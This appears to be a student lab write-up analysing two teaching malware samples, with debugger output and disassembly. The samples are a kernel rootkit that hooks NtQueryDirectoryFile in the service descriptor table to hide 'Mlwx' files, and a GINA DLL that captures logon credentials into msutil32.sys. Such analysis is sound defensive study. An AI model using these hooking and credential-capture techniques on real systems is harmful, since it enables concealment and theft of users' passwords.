.rdata:00405130	0000000E	unic...	(null)
.rdata:00405140	00000007	C	(null)
.rdata:00405148	0000000F	C	runtime error
.rdata:0040515C	0000000E	C	TLOSS error\r\n
.rdata:0040516C	0000000D	C	SING error\r\n
.rdata:0040517C	0000000F	C	DOMAIN error\r\n
.rdata:0040518C	00000025	C	R6028\r\n- unable to initialize heap\r\n
.rdata:004051B4	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
.rdata:004051EC	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
.rdata:00405224	00000026	C	R6025\r\n- pure virtual function call\r\n
.rdata:0040524C	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
.rdata:00405284	00000029	C	R6019\r\n- unable to open console device\r\n
.rdata:004052B0	00000021	C	R6018\r\n- unexpected heap error\r\n
.rdata:004052D4	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
.rdata:00405304	0000002C	C	R6016\r\n- not enough space for thread data\r\n
.rdata:00405330	00000021	C	\r\nabnormal program termination\r\n
.rdata:00405354	0000002C	C	R6009\r\n- not enough space for environment\r\n
.rdata:00405380	0000002A	C	R6008\r\n- not enough space for arguments\r\n
.rdata:004053AC	00000025	C	R6002\r\n- floating point not loaded\r\n
.rdata:004053D4	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:00405400	0000001A	C	Runtime Error!\n\nProgram:
.rdata:00405420	00000017	C	<program name unknown>
.rdata:00405438	00000013	C	GetLastActivePopup
.rdata:0040544C	00000010	C	GetActiveWindow
.rdata:0040545C	0000000C	C	MessageBoxA
.rdata:00405468	0000000B	C	user32.dll
.rdata:00405602	0000000D	C	KERNEL32.dll
.rdata:0040565A	0000000D	C	ADVAPI32.dll
.data:00406030	0000001A	C	Failed to start service.\n
.data:0040604C	0000001B	C	Failed to create service.\n
.data:00406068	0000000E	C	486 WS Driver
.data:00406078	00000021	C	Failed to open service manager.\n
.data:0040609C	00000020	C	C:\\Windows\\System32\\Mlwx486.sys
.data:004060BC	00000005	C	FILE

IDA Pro's string



After extracting the driver, the malware then goes on to create a service (486 WS Driver) and start it using StartServiceA.


ii. Does this program have a kernel component?

Upon analyzing the resource section of lab10-02.exe with the aid of resource hacker, we can confirm that it conceals an executable of a certain nature. In this case, the Program Database (pdb), which contains debugging references, further suggests that this may include a kernel component or rootkit.

iii. What does this program do?


DrierEntry directs us to the subsequent subroutine in IDA Pro (0x10706). The malware is attempting to alter the flow of the kernel Service Descriptor Table, specifically targeting the NtQueryDirectoryFile for hooking. The malware invokes

MmGetSystemRoutineAddress to retrieve the pointer to both the NtQueryDirectoryFile and the KeServiceDescriptorTable subroutine. It then iterates through the service descriptor table in search of the address of NtQueryDirectoryFile. Upon locating it, the malware will replace the address with a malicious hook (custom subroutine).




NTQueryDirectoryFile

In the driver, the NTQueryDirectoryFile function is utilized. As stated by MSDN, this function provides various types of information regarding files within the directory identified by a specific file handle. Additionally, it is noted that RtlCompareMemory is invoked.



Mlwx string

kd> dps nt!KiServiceTable l 100



Default Service Descriptor Table

To set a breakpoint, use the command bu Mlwx486!DriverEntry. Then, run Lab10-02.exe and windbg should hit the breakpoint. Next, set a breakpoint at nt!IopLoadDriver+0x66a and let the program continue running. When the kernel breaks, you can execute !object \Driver to see the loaded drivers. At this point, DriverInit for the malware hasn't been executed yet, so you can set your breakpoint from here.

```
nt!DbgLoadImageSymbols+0x42:
80527e02 c9              leave
kd> gu
nt!MmLoadSystemImage+0xa80:
805a41f4 804b3610        or      byte ptr [ebx+36h],10h
kd> gu
nt!IopLoadDriver+0x371:
80576483 3bc3            cmp     eax,ebx
kd> gu
nt!IopLoadUnloadDriver+0x45:
8057688f 8bf8            mov     edi,eax
kd> !object \Driver
Object: e101d910  Type: (8a360418) Directory
    ObjectHeader: e101d8f8 (old version)
    HandleCount: 0  PointerCount: 85
    Directory Object: e1001150  Name: Driver

    Hash Address  Type                      Name
    ---- -------  ----                      ----
     00  8a0f46e8 Driver                    Beep
         8a0eb1e0 Driver                    NDIS
         8a0ebd28 Driver                    KSecDD
     01  8a191520 Driver                    Mouclass
         89de1030 Driver                    Raspti
         89e43eb0 Driver                    es1371
     02  8a252c98 Driver                    vmx_svga
     03  8a0a3da0 Driver                    Fips
kd>
```

Break @ DriverEntry


```
kd> dt _DRIVER_OBJECT 89ed43b8
ntdll!_DRIVER_OBJECT
   +0x000 Type             : 0n4
   +0x002 Size             : 0n168
   +0x004 DeviceObject     : (null)
   +0x008 Flags            : 0x12
   +0x00c DriverStart      : 0xbafe6000 Void
   +0x010 DriverSize       : 0xd80
   +0x014 DriverSection    : 0x89ed7c00 Void
   +0x018 DriverExtension  : 0x89ed4460 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING "\Driver\M1vx486"
   +0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0xbafe67ab     long  +0
   +0x030 DriverStartIo    : (null)
   +0x034 DriverUnload     : (null)
   +0x038 MajorFunction    : [28] 0x804f354a     long  nt!IopInvalidDeviceRequest+0
kd> u 0xbafe67ab
M1vx486+0x7ab:
bafe67ab 8bff            mov     edi,edi
bafe67ad 55              push    ebp
bafe67ae 8bec            mov     ebp,esp
bafe67b0 e8bdffffff      call    M1vx486+0x772 (bafe6772)
bafe67b5 5d              pop     ebp
bafe67b6 e94bffffff      jmp     M1vx486+0x706 (bafe6706)
bafe67bb cc              int     3
bafe67bc 4b              dec     ebx
```

DriverInit

```
INIT:BAFE67AB ; NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
INIT:BAFE67AB                   public DriverEntry
INIT:BAFE67AB DriverEntry       proc near               ; DATA XREF: HEADER:BAFE6280↑o
INIT:BAFE67AB
INIT:BAFE67AB DriverObject      = dword ptr  8
INIT:BAFE67AB RegistryPath      = dword ptr  0Ch
INIT:BAFE67AB
INIT:BAFE67AB                   mov     edi, edi
INIT:BAFE67AD                   push    ebp
INIT:BAFE67AE                   mov     ebp, esp
INIT:BAFE67B0                   call    sub_BAFE6772
INIT:BAFE67B5                   pop     ebp
INIT:BAFE67B6                   jmp     sub_BAFE6706
INIT:BAFE67B6 DriverEntry       endp
INIT:BAFE67B6
```

DriverEntry

Running kd> dps nt!KiServiceTable l 100 now indicates that the service descriptor table has been altered.



Service Descriptor Table modified

In conclusion, the malware employs a ring 0 rootkit to conceal files that begin with "Mlwx" by hooking into the service descriptor table.

PRACTICAL NO: 5

A -Analyze the malware found in Lab11-01.exe

i). What does the malware drop to disk?





Figure 1. Binary resource in Lab11-01.exe's TGAD


There is a binary in the resource section of Lab11-01.exe. **ii. How does the malware achieve persistence?**

As shown above persistence is achieved by registering msgina32.dll, which is pulled from its resource section, as a custom GINA DLL in the Windows Registry at the below location:

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL

By examining the documentation on GINA, we can see that this is loaded into winlogon, and can have credentials passed through it that can be captured.






Click On the Loading And Running a GINA DLL

In Related Topic Click On the GINA Export Functions


In Authentication Functions Click On GINA Export Functions. In GINA Export Functions Find for **WlxLoggedOutSAS** Double Click on that.

One of the methods of doing this is to implement the WlxLoggedOutSAS which will be passed user credentials whenever someone tries to logon at the logon screen.




iii. How does the malware steal user credentials?

By using CFF Explorer VIII we can see that msgina32.dll exports a number of functions that correlate to known functions that need to be exported by a legitimate GINA DLL as it is prepended with Wlx.




By looking at the strings on this DLL we can see that it contains a couple of interesting strings that look to be formatting related, and reference to msutil32.sys which we haven't seen used.



Opening this up in IDA, we can use msutil32.sys as a pivot point by looking for it in the code. Upon finding it we can use CTRL + X to find cross references to the function using this string which may give us more context into what it's used for.


```
; int __cdecl sub_10001570(DWORD dwMessageId,wchar_t *,char)
sub_10001570    proc near               ; CODE XREF: WlxLoggedOutSAS+63↑p

hMem            = dword ptr -854h
var_850         = word ptr -850h
var_828         = word ptr -828h
var_800         = word ptr -800h
dwMessageId     = dword ptr  4
arg_4           = dword ptr  8
arg_8           = byte ptr  0Ch

                mov     ecx, [esp+arg_4]
                sub     esp, 854h
                lea     eax, [esp+854h+arg_8]
                lea     edx, [esp+854h+var_800]
                push    esi
                push    eax             ; va_list
                push    ecx             ; wchar_t *
                push    800h            ; size_t
                push    edx             ; wchar_t *
                call    _vsnwprintf
                push    offset word_10003320 ; wchar_t *
                push    offset aMsutil32_sys ; "msutil32.sys"
                call    _wfopen
                mov     esi, eax
                add     esp, 18h
                test    esi, esi
                jz      loc_1000164F
                lea     eax, [esp+858h+var_800]
                push    edi
                lea     ecx, [esp+85Ch+var_850]
                push    eax
                push    ecx             ; wchar_t *
                call    _wstrtime
                add     esp, 4
```



immediately we can see that this calls _wfopen which indicates there's a file by the name msutil32.sys which will be opened. Examining the reference to this function gives us the impression that the below formatted string will be written to the file msutil32.sys

UN %s DM %s PW %s OLD %s

